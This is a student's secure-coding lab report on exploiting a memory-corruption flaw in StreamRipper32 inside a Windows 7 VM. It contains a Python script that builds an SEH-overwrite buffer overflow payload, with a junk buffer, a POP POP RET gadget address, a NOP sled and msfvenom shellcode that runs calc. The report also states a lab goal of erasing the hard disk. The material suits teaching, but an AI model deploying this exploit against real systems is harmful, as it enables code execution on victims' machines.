Secure Coding (CSE 2010)

LAB Experiment: 9

M.Hruthik

19BCN7092

Lab experiment - Working with the memory vulnerabilities – Part III


Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py) to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- **Crash the Vuln_Program_Stream program and try to erase the hdd.**


- Download Vulln.zip from teams.
- Unzip the zip file
- Download and install python 2.7.* or 3.5.


exploit2.py - C:\Users\Shafiq Ahmed\Desktop\03.04.2021\03.04.2021\exploit2.py (2.7.18)


File Edit Format Run Options Window Help

```python
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed

buf =  b""
buf += b"\x89\xe3\xdb\xdb\xd9\x73\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x4e"
buf += b"\x62\x37\x70\x75\x50\x47\x70\x31\x70\x4b\x39\x6b\x55"
buf += b"\x34\x71\x6b\x70\x65\x34\x4c\x4b\x50\x50\x36\x50\x6e"
buf += b"\x6b\x31\x42\x36\x6c\x4e\x6b\x33\x62\x67\x64\x4c\x4b"
buf += b"\x61\x62\x35\x78\x64\x4f\x6e\x57\x53\x7a\x67\x56\x65"
buf += b"\x61\x6b\x4f\x6c\x6c\x55\x6c\x35\x31\x63\x4c\x73\x32"
buf += b"\x34\x6c\x51\x30\x4b\x71\x68\x4f\x76\x6d\x67\x71\x58"
buf += b"\x47\x49\x72\x6c\x32\x46\x32\x71\x47\x6c\x4b\x42\x72"
buf += b"\x62\x30\x6e\x6b\x32\x6a\x45\x6c\x6c\x4b\x42\x6c\x67"
buf += b"\x61\x62\x58\x4d\x33\x77\x38\x37\x71\x6e\x31\x32\x71"
buf += b"\x6e\x6b\x76\x39\x67\x50\x46\x61\x6e\x33\x6c\x4b\x77"
buf += b"\x39\x36\x78\x39\x73\x56\x5a\x71\x59\x4c\x4b\x50\x34"
buf += b"\x4c\x4b\x63\x31\x7a\x76\x44\x71\x69\x6f\x6e\x4c\x6f"
buf += b"\x31\x48\x4f\x46\x6d\x35\x51\x68\x47\x66\x58\x39\x70"
buf += b"\x44\x35\x49\x66\x64\x43\x53\x4d\x68\x78\x45\x6b\x51"
buf += b"\x6d\x44\x64\x51\x65\x68\x64\x72\x78\x4c\x4b\x56\x38"
```


- Generate the payload by executing exploit2.py



- In the StreamRipper32 Applications using the above generated payload to add the payload as a song pattern and select add option



- StreamRipper application crashes:



Trying to erase the HDD: